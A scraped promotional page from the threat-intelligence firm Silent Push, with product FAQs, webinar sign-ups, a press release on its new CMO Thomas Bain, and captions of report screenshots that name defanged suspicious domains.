Honeypot data captures direct interaction from adversarial reconnaissance activity. And our Traffic Origin sensors analyze anomalous communication patterns to attribute proxy and VPN traffic to its actual country of origin. Together, these layers give IR teams a unified view of infrastructure lineage that no single data source can provide.
How long does an investigation take with the Context Graph?
Significantly less time than a traditional manual workflow. Pivoting across DNS records, WHOIS history, certificate data, and hosting relationships through separate tools is a process that can take hours on a single indicator. With the Context Graph, that correlation happens automatically. APIs and pre-built SOAR integrations mean the infrastructure map is built in the time it would previously take to enrich one domain.
IR teams consistently report that their investigations close faster and with greater confidence, because the full cluster is visible from the start rather than assembled piece by piece under time pressure.
Detection of fraud, inappropriate logins, and compliance violations depends on knowing where traffic is actually originating from. But threat actors mask the true endpoints. This session shows how security teams can see through the noise and act on the true origin behind a connection, in real time.
Where GeoIP fails, and what attackers know about that gap
Catching sanctioned-region logins, AML fraud, and fraudulent hires
Before and after: true origin behind a connection
Feeding true origin signals into your existing stack
Save Your Spot Today
Free Webinar
Save your seat.
Tuesday, June 9, 2026 · 11:00 AM ET · 20 minutes
Can’t make it? Register anyway and we’ll send you the recording.
Join our experts as they take a deep dive into building a clear picture of attacker infrastructure.
In this session, we’ll walk through a practical investigation starting with a single suspicious domain. You’ll see how to run Threat Check, review Total View, pivot through DNS and WHOIS data, and quickly build a clearer picture of the infrastructure behind it. By the end, you’ll understand how Silent Push helps analysts move from an isolated indicator to meaningful context in under 10 minutes.
Date: 8 June, 2026
Time: 11am EST
Location: Online – Zoom
Requirements: Silent Push free Community Edition | Sign-up here
Silent Push has announced the expansion of its leadership team with the appointment of Thomas Bain as Chief Marketing Officer (CMO). Bain will lead the company’s global marketing, branding, and go-to-market strategy to push preemptive cybersecurity into the enterprise as a must-have capability to neutralize threats before being compromised.
“As we enter our next stage of growth, we’re happy to welcome Tom and the expertise he brings in scaling high-growth companies,” said Ken Bagnall, Founder and CEO at Silent Push. “Tom has demonstrated he can execute against strategic initiatives at scale, and his leadership is key to solidifying our market position and elevating our brand globally.”
Bain brings over 20 years of experience in marketing leadership, specializing in scaling Marketing growth to support global go-to-market growth. His expertise is rooted in building go-to-market scalability. Prior to Silent Push, he served as the CMO at VulnCheck, an exploit intelligence company, and has held leadership roles at Finite State, Cyware Labs, RiskRecon (acquired by Mastercard), and Morphisec. He currently serves as an advisor for multiple cybersecurity and AI start-ups and is a podcaster and blogger. An industry thought leader, Bain has presented at leading conferences including RSAC Innovation Sandbox 2024, Black Hat Startup Spotlight, (Europe and Asia) InfoSec Europe, America’s Growth Capital Cyber Summit, The Montgomery Summit, Gartner, and more.
“Tom’s experience in scaling cybersecurity go-to-market motion fits squarely into Silent Push’s quest to define the category of preemptive cyber defense,” said Dave Palmer, Partner, Ten Eleven Ventures. “Tom’s supported multiple portfolio companies at Ten Eleven in his career, and we’re thrilled he’s on board to lead Silent Push’s Marketing function.”
“My goal is to make preemptive cyber defense synonymous with Silent Push for CISOs, and an operational must-have for every global cyber team,” said Bain.
“The concept of preemptive cyber has not truly coalesced into reality until now with Silent Push, where teams gain a multi-faceted, intelligence-led advantage vs attackers to detect attack patterns early, often and with actionable accuracy that disrupts their opportunity to disrupt. I am more than excited to work with this dynamic team.”
Bain’s appointment builds on Silent Push’s significant momentum:
The company was recognized on Fast Company’s list of the World’s Most Innovative Companies of 2026.
Silent Push recently introduced Traffic Origin, a truly unique capability that exposes the true upstream origin of adversaries on the internet to safeguard against identity obfuscation.
“Having worked with Tom on multiple initiatives designed to bring authentic transparent discussions to the C-level, his approach to educating the market with insights, fun and useful dialogue is exceptional,” said Neil Robinson, CISO, Virgin Money. “I am excited to see his work fully on display at Silent Push, and to work with him on educating the market with useful, practitioner-based insights and new approaches on eliminating emerging cyber threats.”
About Silent Push
Silent Push provides a Preemptive Cyber Defense platform that gives real-time visibility into previously unknown adversary infrastructure. By continuously tracking the infrastructure attackers rely on to stage operations, Silent Push allows security teams to detect emerging threats earlier, investigate activity in context, and disrupt attacks before they escalate. For more information, contact us here or book a demo with our platform experts.




![Screenshot of tempmail{.]so provider, fig. 7](https://www.silentpush.com/wp-content/uploads/image-8-1.png)
![Screenshot of check.first-node9.]rocks, fig. 12](https://www.silentpush.com/wp-content/uploads/image-13-1.png)
![Screenshot of check.first-node[.]rocks, fig. 13](https://www.silentpush.com/wp-content/uploads/image-14-1.png)
![Screenshot of ztds[.]info in Russian, fig. 15](https://www.silentpush.com/wp-content/uploads/image-16-1.png)

![Screenshot revealing banerpanel[.]live login, fig. 22](https://www.silentpush.com/wp-content/uploads/image-24-1.png)
![Web Search query for banner-js[.]php, fig. 23](https://www.silentpush.com/wp-content/uploads/image-25-1.png)
![Screenshot of banerpanel[.]live, fig. 24](https://www.silentpush.com/wp-content/uploads/image-26-1.png)